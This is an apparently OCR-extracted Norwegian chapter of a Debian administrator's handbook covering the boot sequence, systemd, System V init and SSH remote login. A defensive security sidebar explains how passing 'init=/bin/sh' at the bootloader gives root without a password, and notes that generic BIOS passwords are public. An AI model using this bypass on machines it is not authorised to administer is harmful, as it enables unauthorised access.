Først tar BIOS kontroll over datamaskinen, registrerer diskene, laster *Master Boot Record*, og starter oppstartslasteren. Oppstartslasteren tar over, finner kjernen på disken, laster og kjører den. Kjernen blir så initialisert, og begynner å søke etter, og montere partisjonen som inneholder rotfilsystemet, og kjører slutt det første programmet - `init`. Ofte er, faktisk, denne «rotpartisjonen» og denne `init` plassert i et virtuelt filsystem som bare finnes i RAM (derav navnet, «initramfs», tidligere kalt «initrd» for «initialisering RAM disk»). Dette filsystemet er lastet inn i minnet av oppstartslasteren, ofte fra en fil på en harddisk, eller fra nettverket. Den inneholder bare et minimum av det som kreves av kjernen for å laste det «sanne» rotfilsystemet: Dette kan være drivermoduler for harddisken, eller andre enheter uten noe systemet ikke kan starte opp, eller oftere, initialiseringsskript og moduler for montering av RAID-matriser, åpne krypterte partisjoner, for å aktivering av LVM, osv. Når rotpartisjonen er montert, overlater initramfs kontrollen til den virkelige init-en, og maskinen går tilbake til forvalgt oppstartsprosess.

9.1.1. Systemd init system

Den «ekte init-en» blir nå levert av *systemd*, og dette avsnitter dokumenterer dette initsystemet.

KULTUR

før `systemd`

`systemd` er et relativt nytt «init-system», og selv om det allerede er tilgjengelig, til en viss grad, i *Wheezy*, er det bare først blitt forvalg i Debian *Jessie*. Tidligere versjoner bygger, som forvalg, på «System V-init» (i *sysv-rc*-pakken), et mye mer tradisjonelt system. Vi beskriver System V-init senere.

ALTERNATIV


Andre systemer for oppstart

Denne boken beskriver oppstartssystemet som brukes som forvalg i Debian *Buster* (som implementert av *systemd*-pakken), så vel som det tidligere forvalget, *sysvinit*, som er avledet og arvet fra *System V* Unix-systemer; det er andre.

file-rc er et oppstartssystem med en veldig enkel prosess. Det beholder prinsippet om kjørenivå, men erstatter mapper og symbolske lenker med en oppsettsfil, som forteller `init` hvilke prosesser som må startes, og oppstartsrekkefølgen deres.

`upstart`-systemet er fortsatt ikke testet helt ut på Debian. Det er hendelsesbasert: init-skripter utføres ikke lenger i en sekvensiell rekkefølge, men som respons til hendelser som for eksempel fullføring av et annet skript som de er avhengige av. Dette systemet, startet av Ubuntu, var med i Debian *Jessie*, men var ikke i standarden. Det kom faktisk som en erstatning for *sysvinit*, og en av oppgavene kjørt av `upstart` var å kjøre de prosedyrer som er skrevet for tradisjonelle systemer, spesielt de fra *sysv-rc*-pakken.

Det er også andre systemer og andre driftsmodi, for eksempel `runit` eller `minit`, men de er relativt spesialiserte, og ikke utbredt.



Figur 9.1 *Oppstartssekvens med en datamaskin som kjører Linux med systemd*

KONKRET SAK

Oppstart fra nettverket

I noen oppsett kan BIOS bli satt opp til ikke å kjøre MBR, men å hente tilsvarende blokk fra nettverket, noe som gjør det mulig å lage datamaskiner uten en harddisk, eller som blir installert helt på nytt ved hver oppstart. Dette alternativet er ikke tilgjengelig for alle maskintyper, og det krever vanligvis en egnet kombinasjon av BIOS og nettverkskort.

Oppstart fra nettverket kan bli brukt til å kjøre `debian-installer` eller FAI (se del 4.1, «Installasjonsmetoder» side 52).

DET GRUNNLEGGENDE

Prosessen, et programeksempel

En prosess er representasjonen av et program som kjører i minnet. Det inkluderer all informasjon nødvendig for forsvarlig kjøring av programvaren (selve koden, men også dataene den har i minnet, en liste over filer den har åpnet, nettverksforbindelsene den har etablert, osv.). Et enkelt program kan startes opp i flere prosesser, som ikke nødvendigvis kjører under forskjellige bruker-ID-er.

SIKKERHET

Bruk av skall som `init` for å få root-rettigheter

Tradisjonelt er den første prosessen som starter `init`-programmet (som normalt er en symbolsk lenke til `/lib/systemd/systemd`). Imidlertid er det mulig å sende et `init`-valg til kjernen for å indikere et annet program.

Alle som er i stand til å få tilgang til datamaskinen kan trykke på Reset-knappen og starte den på nytt. Så, på oppstartslasterens ledetekst, er det mulig å sende `init=/bin/sh`-valget til kjernen for å få rottilgang uten å kjenne administratorens passord.

For å unngå dette kan du beskytte oppstartslasteren med et passord. Du kan også tenke på å beskytte tilgang til BIOS (en mekanisme for passordbeskyttelse er nesten alltid tilgjengelig). Uten den kan en ondsinnet inntrenger fortsatt starte maskinen med et flyttbart medium som har sitt eget Linux-system, som de deretter kan bruke til å få tilgang til data på datamaskinens harddisker.

Til slutt, være klar over at de fleste BIOS-er har et generisk passord tilgjengelig. I utgangspunktet er de tenkt for feilsøking for dem som har glemt passordet sitt. Disse passordene er nå offentlige og tilgjengelig på Internett (se selv ved å søke etter «generiske BIOS-passord» i en søkemotor). Alle disse beskyttelsene vil dermed hindre uautorisert tilgang til maskinen, men uten å være i stand til å fullstendig hindre det. Det er ingen pålitelig måte å beskytte en datamaskin på hvis angriperen kan få fysisk tilgang til den; de kan uansett demontere harddisker for å koble dem til en datamaskin under egen kontroll, eller stjele hele maskinen, eller slette BIOS-minnet for å tilbakestille passordet …

Systemd utfører flere prosesser, som har ansvaret for å sette opp systemet: tastatur, drivere, filsystemer, nettverk, tjenester. Den gjør dette mens du holder et overordnet oppsyn på systemet som en helhet, og kravene til komponentene. Hver komponent er beskrevet av en «enhetsfil» («unit file») (noen ganger mer); den generelle syntaksen er avledet fra det mye brukte «* INI-filer» syntaks, med *nøkkel* = *verdi* par gruppert mellom [*seksjon*] topptekster. «Unit filer» er lagret under `/lib/systemd/system/`, og `/etc/systemd/system/`. De kommer i flere varianter, men her vil vi fokusere på «tjenester» og «mål».

En systemd «tjenestefil» beskriver en prosess styrt av systemd. Den inneholder omtrent den samme informasjonen som i et gammelt stil init-skript, men uttrykt på en deklaratorisk (og mye mer konsis) måte. Systemd håndterer mesteparten av de repeterende oppgavene (som starter og stopper prosessen, sjekker statusen, loggingen, dropper privilegier, og så videre), og tjenestefilen trenger bare å fylle ut detaljene i prosessen. For eksempel, her er tjenestefilen for SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure
```

```
[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

Som du kan se, er det svært lite kode her, bare deklarasjoner. Systemd tar seg av visning av fremdriftsrapporter, holder orden på prosessene, og starter dem selv når det trengs.

En systemd «målfil» («target file») beskriver et systems tilstand, hvor et sett av tjenester som er kjent for å være operasjonelle. Det kan sees på som å tilsvare det gammeldagse kjørenivået. Ett av målene er local-fs.target; Når det er nådd, kan resten av systemet gå ut fra at alle de lokale filsystemer er montert og tilgjengelige. Andre mål inkluderer network-online.target og sound.target. Avhengigheter for et mål kan enten være oppført i målfilen (i Requires=-linjen), eller man kan bruke en symbolsk fil i /lib/systemd/system/*targetname*.target.wants/-mappen. For eksempel inneholder `/etc/systemd/system/printer.target.wants/` en link til `/lib/systemd/system/cups.service`; systemd vil derfor sikre at CUPS kjører, for å nå printer.target.

Siden enhetsfiler er deklarative heller enn skripter eller programmer, kan de ikke kjøres direkte, og de blir bare tolket av systemd. Flere verktøy tillater derfor administratoren å samhandle med systemd for å kontrollere tilstanden til systemet, og for hver komponent.

Det første slikt verktøy er `systemctl`. Kjørt uten argumenter, viser den alle enhetsfiler som er kjent for systemd (bortsett fra de som er blitt deaktivert), samt deres status. `systemctl status` gir en bedre oversikt over tjenestene, samt relaterte prosesser. Hvis navnet på en tjeneste er gitt (som i `systemctl status ntp.service`), returnerer den enda flere detaljer, så vel som de få siste logglinjer knyttet til denne tjenesten (mer om det senere).

Å starte en tjeneste for hånd er en enkel sak, kjør `systemctl start` *`tjenestenavn`*`.service`. Som man kan gjette seg til, å stoppe tjenesten gjøres med `systemctl stop` *`tjenestenavn`*`.service`. Andre underkommandoer inkluderer `reload` og `restart`.

For å kontrollere om en tjeneste er aktiv (dvs. om den vil komme i gang automatisk ved oppstart), bruk `systemctl enable` *`tjenestnavn`*`.service` (eller `disable`). `is-enabled` åpner for å sjekke tjenestens status.

Et interessant trekk ved systemd er at den inneholder en loggingskomponent som heter `journald`. Den kommer som et supplement til mer tradisjonelle loggingssystemer, for eksempel `syslogd`, men den legger til interessante funksjoner som en formell kobling mellom en tjeneste og meldingene den genererer, og evnen til å fange opp feilmeldinger generert fra sin initialiseringssekvens. Meldingene kan vises senere, med litt hjelp fra `journalctl`-kommandoen. Uten noen argumenter, avgir den bare alle loggmeldinger som har oppstått etter oppstart av systemet. Det vil sjelden bli brukt på den måten. Mesteparten av tiden vil den bli brukt med en tjenesteidentifikator:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:02 CEST.
    ➥ --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
```

```
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
    ➥ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
    ➥ roland by (uid=0)
```

En annen nyttig kommandolinjemarkør er `-f`, som instruerer `journalctl` til å fortsette å vise nye meldinger etter hvert som de er sendt ut (mye på samme måte som `tail -f` *`file`*).

Hvis en tjeneste ikke ser ut til å virke som forventet, er første skritt for å løse problemet å kontrollere at tjenesten faktisk kjører, med `systemctl status`. Hvis den ikke kjører, og meldingene er gitt av den første kommandoen ikke er nok til å diagnostisere problemet, sjekk loggene samlet av journald om denne tjenesten. For eksempel, anta at SSH-tjeneren ikke virker:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
  Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=255)
 Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    ➥ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:36 CEST.
    ➥ --
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
    ➥ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
    ➥ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
```

```
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ "yess".
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    ➥ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
 Main PID: 1222 (sshd)
   CGroup: /system.slice/ssh.service
           └─1222 /usr/sbin/sshd -D
#
```

FOR VIDEREKOMMENDE

Andre typer enhetsfiler

Vi har bare beskrevet det mest grunnleggende av systemd sine muligheter i denne seksjonen. Den tilbyr mange andre interessante funksjoner, og vi vil bare liste noen her:

- socket aktivering: en «socket» enhetsfil kan brukes til å beskrive et nettverk eller en Unix socket administrert av systemd. Dette betyr at socket-en vil bli opprettet av systemd, og selve tjenesten kan startes etter behov ved et faktisk tilkoblingsforsøk. Dette replikerer omtrent funksjonssettet til `inetd`. Se `systemd.socket(5)`.
- timere: en «timer»-enhetsfil beskriver hendelser som inntreffer med en fast frekvens eller på bestemte tider. Når en tjeneste er knyttet til en slik timer, vil den tilsvarende oppgaven bli utført når tiden er inne. Dette gjør det mulig å kopiere en del av `cron`s egenskaper. Se `systemd.timer(5)`.
- nettverk: enhetsfil av type «network» beskriver et nettverksgrensesnitt som gjør det mulig å sette opp slike grensesnitt, samt uttrykke at en tjeneste er avhengig av at et bestemt grensesnitt er oppe.

Etter å ha sjekket status på tjenesten (feilet), gikk vi videre til å sjekke loggene. De indikerer en feil i oppsettsfilen. Etter å ha endret på oppsettsfilen og fikset feilen, starter vi tjenesten, og kontroller så at den faktisk kjører.

9.1.2. System V init system

System V init system (som vi kaller init for korthets skyld) utfører flere prosesser, etter anvisning fra `/etc/inittab`-filen. Det første program som kjøres (som tilsvarer *sysinit* trinnet) er `/etc/init.d/rcS`, et skript som kjører alle programene i `/etc/rcS.d/`-mappen.

Blant disse finner du suksessivt programmer med ansvar for:

- oppsettet av konsollets tastatur;
- laste drivere: de fleste av kjernemodulene er lastet av kjernen selv i takt med at maskinvaren blir oppdaget; ekstra drivere blir deretter lastet inn automatisk når de korresponderende modulene er oppført i `/etc/modules`;
- sjekke integriteten til filsystemene;
- montere lokale partisjoner;
- sette opp nettverket;
- montere nettverk filsystemer (NFS).

DET GRUNNLEGGENDE

Kildemoduler og valgmuligheter

Kjernemoduler har også valgmuligheter som kan settes opp ved å sette noen filer i `/etc/modprobe.d/`. Disse alternativene er definert med direktiver som dette: `options` *`modulnavn opsjonsnavn=opsjonsverdi`*. Flere alternativer kan spesifiseres med ett eneste direktiv om nødvendig.

Disse oppsettsfilene er beregnet for `modprobe` — programmet som laster en kjernemodul med dets avhengigheter (moduler kan faktisk påkalle andre moduler). Dette programmet blir levert av *kmod*-pakken.

Etter dette trinnet tar `init` over, og starter programmene aktivert i standard kjørenivå (som vanligvis er driftsnivå 2). Den utfører `/etc/init.d/rc 2`, et skript som starter alle tjenestene som er oppført i `/etc/rc2.d/`, og der navnet begynner med bokstaven «S». Det tosifrede nummer som følger, har historisk blitt brukt til å definere i hvilken rekkefølge tjenestene måtte startes, men i dag brukes det standard oppstartssystemet `insserv`, som berammer alt automatisk basert på skriptenes avhengigheter. Hvert oppstartsskript melder om betingelsene som må være oppfylt for å starte eller stoppe tjenesten (for eksempel hvis det må starte før eller etter en annen tjeneste); så starter `init` dem i den rekkefølgen som oppfyller disse betingelsene. Skriptenes statiske nummerering tas derfor ikke lenger i betraktning (men de må alltid ha et navn som begynner med «S» etterfulgt av to sifre, og selve navnet på skriptet som brukes for avhengighetene. Vanligvis startes basistjenester (for eksempel logger med `rsyslog`, eller tildeling av port med `portmap`) først, fulgt av standardtjenestene og det grafiske brukergrensesnittet (`gdm3`).

Dette avhengighetsbaserte oppstartssystemet gjør det mulig å automatisere renummerering, som kan være ganske kjedelig hvis det må gjøres manuelt. Det begrenser risikoen for menneskelige feil, ettersom tidsrekkefølgen blir gjennomført i henhold til de parameterne som er angitt. En annen fordel er at tjenester kan startes parallelt når de er uavhengige av hverandre, noe som kan akselerere oppstartsprosessen.

`init` skiller mellom ulike kjørenivåer, så det kan bytte fra ett til et annet med `telinit` *`new-level`*-kommandoen. Umiddelbart vil `init` kjøre `/etc/init.d/rc` igjen med det nye kjørenivået. Dette skriptet vil da starte de manglende tjenestene, og stoppe de som ikke lenger er ønsket. For å gjøre dette viser det til innholdet i `/etc/rc`*`X`*`.d` (der *X* representerer det nye kjørenivået). Skript som begynner med «S» (som i «Start») er tjenester som skal i gang; de som starter med «K» (som i «Kill») er de tjenestene som skal stoppes. Skriptet starter ikke noen tjenester som allerede var aktive med det forrige driftsnivået.

Som standard bruker System V init i Debian fire forskjellige driftsnivåer:


- Nivå 0 brukes bare midlertidig, mens maskinen slår seg av. Dermed inneholder den bare mange «K»-skripter.

- Nivå 1, også kjent som enkeltbrukermodus, tilsvarer systemet i nedgradert modus; det inneholder bare basistjenester, og er beregnet for vedlikeholdsoperasjoner hvor samhandling med vanlige brukere ikke er ønsket.

- Nivå 2 er nivået for normal drift, som omfatter nettverkstjenester, et grafisk grensesnitt, brukerpålogging, etc.

- Nivå 6 er lik nivå 0, bortsett fra at det brukes under nedkoblingsfasen før en omstart.

Andre nivåer finnes, spesielt 3 til 5. Som standard er de satt opp til å operere på samme måte som nivå 2, men administratoren kan endre dem (ved å legge til eller slette skript i de tilsvarende `/etc/rc`*`X`*`.d` kataloger) for å tilpasse dem til spesielle behov.



Figur 9.2 *Oppstartssekvens for en datamaskin som kjører Linux med System V init*

ORDFORRÅD

Konsoll og terminal

De første datamaskinene besto vanligvis av flere, svært store deler: Lagringskabinett og den sentrale prosessenheten var atskilt fra eksterne enheter som ble brukt av operatørene til å kontrollere maskinene. Dette var deler i et eget møbel, «konsollet». Dette begrepet ble beholdt, men betydningen har endret seg. Det har blitt mer eller mindre synonymt med «terminal», som er et tastatur og en skjerm.

Med utviklingen av datamaskiner, tilbyr operativsystemer flere virtuelle konsoller for å muliggjøre flere uavhengige økter på samme tid, selv om det er bare ett tastatur og en skjerm. De fleste GNU/Linux-systemer tilbyr seks virtuelle konsoller (i tekstmodus), som er tilgjengelige ved å skrive inn tastekombinasjonene Control+Alt+F1 til Control+Alt+F6.

I forlengelsen av dette, kan begrepene «konsoll» og «terminal» også referere til en terminalemulator i en grafisk X11-økt (for eksempel `xterm`, `gnome-terminal`, eller `konsole`).

Alle skriptene som inngår i de ulike `/etc/rc`*X*`.d`-kataloger er egentlig bare symbolske lenker - opprettet ved pakkeinstallasjon av `update-rc.d`-programmet - som peker til selve skriptet som er lagret i`/etc/init.d/`. Administratoren kan finjustere tjenestene som er tilgjengelige i hvert kjørenivå ved å kjøre `update-rc.d` igjen med justerte parametre. Manualsiden `update-rc.d(1)` beskriver syntaksen i detalj. Vær oppmerksom på at å fjerne alle symbolske lenker (med remove-parameteret) ikke er noen god metode for å deaktivere en tjeneste. I stedet bør du bare sette den

opp til ikke å starte i det ønskede kjørenivået (mens man skjermer de samsvarende påkallinger for å stoppe den i det tilfelle tjenesten bruker det forrige kjørenivået. Siden `update-rc.d` har et noe innfløkt grensesnitt, kan du foretrekke å bruke `rcconf` (fra *rcconf*-pakken som gir et mer brukervennlig grensesnitt.

DEBIAN-RETNINGSLINJER

Omstart av tjenester

Vedlikeholdsskripter for Debian-pakker vil noen ganger gi visse tjenester en omstart for å sikre at de er tilgjengelige, eller få dem til å ta hensyn til visse valgmuligheter. Kommandoen som styrer en tjeneste - `tjeneste` *`tjeneste operasjon`* - tar ikke driftsnivå i betraktning, forutsetter (feilaktig) at tjenesten brukes for øyeblikket, og kan dermed iverksette uriktige operasjoner (starter en tjeneste som bevisst var bevisst, eller stoppe en tjeneste som allerede er stanset, etc.). Debian introduserte derfor `invoke-rc.d`-programmet: Dette programmet må benyttes av vedlikeholdsskripter til å kjøre skripter for å ta initiativet til tjenester, og det vil bare utføre de nødvendige kommandoer. Legg merke til at, i motsetning til vanlig bruk, er `.d`-suffikset her brukt i et programnavn, og ikke i en katalog.

Til slutt, `init` starter kontrollprogrammer for ulike virtuelle konsoller (`getty`). Den viser en ledetekst, venter på et brukernavn, og så kjører `login` *`bruker`* for å starte en økt.

9.2. Ekstern innlogging

Det er viktig for en administrator å kunne koble seg til en datamaskin utenfra. Tjenere, innesperret i sitt eget rom, er sjelden utstyrt med permanente tastaturer og skjermer - men de er koblet til nettverket.

DET GRUNNLEGGENDE

Klient, tjener

Et system hvor flere prosesser kommuniserer med hverandre, blir ofte beskrevet med «klient/tjener» metaforer. Tjeneren er programmet som tar forespørsler som kommer fra en klient, og utfører dem. Det er klienten som styrer operasjonene, tjeneren tar ikke noen egne initiativ.

9.2.1. Sikker ekstern innlogging: SSH

SSH (Secure SHell)-protokollen ble utformet med tanke på sikkerhet og pålitelighet. Tilkoblinger som bruker SSH er sikre: Partneren er godkjent, og all datautveksling er kryptert.

KULTUR

Telnet og RSH er foreldet

Før SSH var *Telnet* og *RSH* de viktigste verktøyene for ekstern innlogging. Nå er de i stor grad foreldet, og skal ikke lenger brukes selv om Debian fortsatt har dem med.

SSH tilbyr også to filoverføringstjenester. `scp` er et kommandolinjeverktøy som kan brukes som `cp`, bortsett fra at hvilken som helst sti til en annen maskin har et prefiks med maskinens navn, etterfulgt av et kolon.

```
$ scp fil maskin:/tmp/
```

`sftp` er en interaktiv kommando, som svarer til `ftp`. I en enkelt økt kan `sftp` overføre flere filer, og med den er det mulig å manipulere eksterne filer (slette, endre navn, endre tillatelser, etc.).

Debian bruker OpenSSH, som er en fri versjon av SSH, som vedlikeholdes av `OpenBSD`-prosjektet (et fritt operativsystem basert på BSD-kjernen, med fokus på sikkerhet), og er en forgrening av den opprinnelige SSH-programvaren utviklet av selskapet SSH Communications Security Corp i Finland. Dette selskapet utviklet opprinnelig SSH som fri programvare, men som til slutt bestemte seg for å fortsette utviklingen under en proprietær lisens. OpenBSD-prosjektet opprettet deretter OpenSSH for å opprettholde en fri versjon av SSH.

OpenSSL er delt i to pakker: Klientdelen er i *openssh-client*-pakken, og tjeneren er i *openssh-server*-pakken. *ssh*-meta-pakken er avhengig av begge, og forenkler installeringen av begge (`apt install ssh`).

ORDFORRÅD

Autentisering, kryptering

Når du trenger å gi en klient evnen til å utføre eller utløse handlinger på en tjener, er sikkerhet viktig. Du må sikre identiteten til klienten; dette er autentisering. Denne identiteten består vanligvis av et passord som må holdes hemmelig, ellers kan hvilken som helst skaffe seg passordet. Dette er hensikten med kryptering, som er en form for koding som tillater to systemer å kommunisere konfidensiell informasjon på en offentlig kanal, samtidig som den er beskyttet mot å være lesbar for andre.

Autentisering og kryptering er ofte nevnt sammen, både fordi de ofte er brukt sammen, og fordi de vanligvis gjennomføres med matematiske begreper som ligner hverandre.

DET GRUNNLEGGENDE

forgrening

På programvarefeltet betyr en «forgrening et nytt prosjekt som starter som en klone av et eksisterende prosjekt, og som vil konkurrere med det. Fra da av vil begge programvarer raskt avvike fra hverandre i nyutvikling. En forgrening er ofte et resultat av uenighet innenfor utviklingsteamet.

Alternativet til å «forgrene» et prosjekt, er et direkte resultat av selve naturen til fri programvare; en forgrening er en sunn hendelse når det muliggjør en videreføring av et prosjekt som fri programvare (for eksempel i tilfelle av lisensendringer). En forgrening, som følge av tekniske eller personlige uoverensstemmelser, er ofte en sløsing med menneskelige ressurser; en annen løsning ville være å foretrekke. Det har skjedd at to prosjekter som tidligere har delt seg, senere har slått seg sammen igjen.

Nøkkel-basert autentisering

Hver gang noen logger inn over SSH, spør en ekstern tjener om et passord for å autentisere brukeren. Dette kan være problematisk hvis du ønsker å automatisere en tilkobling, eller hvis du bruker et verktøy som krever hyppige forbindelser over SSH. Dette er grunnen til at SSH tilbyr et nøkkelbasert autentiseringssystem.

KULTUR

OpenSSL feil i Debian *Etch*

OpenSSL-biblioteket, som i utgangspunktet er tilgjengelig i Debian *Etch*, hadde et alvorlig problem i sin generator for tilfeldige tall (RNG). Faktisk hadde Debians vedlikeholder gjort en endring slik at programmer som bruker den, ikke lenger ville generere advarsler når den ble analysert av et testverktøy for minnet som `valgrind`. Dessverre, denne endringen betydde også at RNG-en bare anvender en entropikilde som korresponderer med prosessantallet (PID), der 32 000 mulige verdier ikke gir tilstrekkelig tilfeldighet.

➨ `https://www.debian.org/security/2008/dsa-1571`

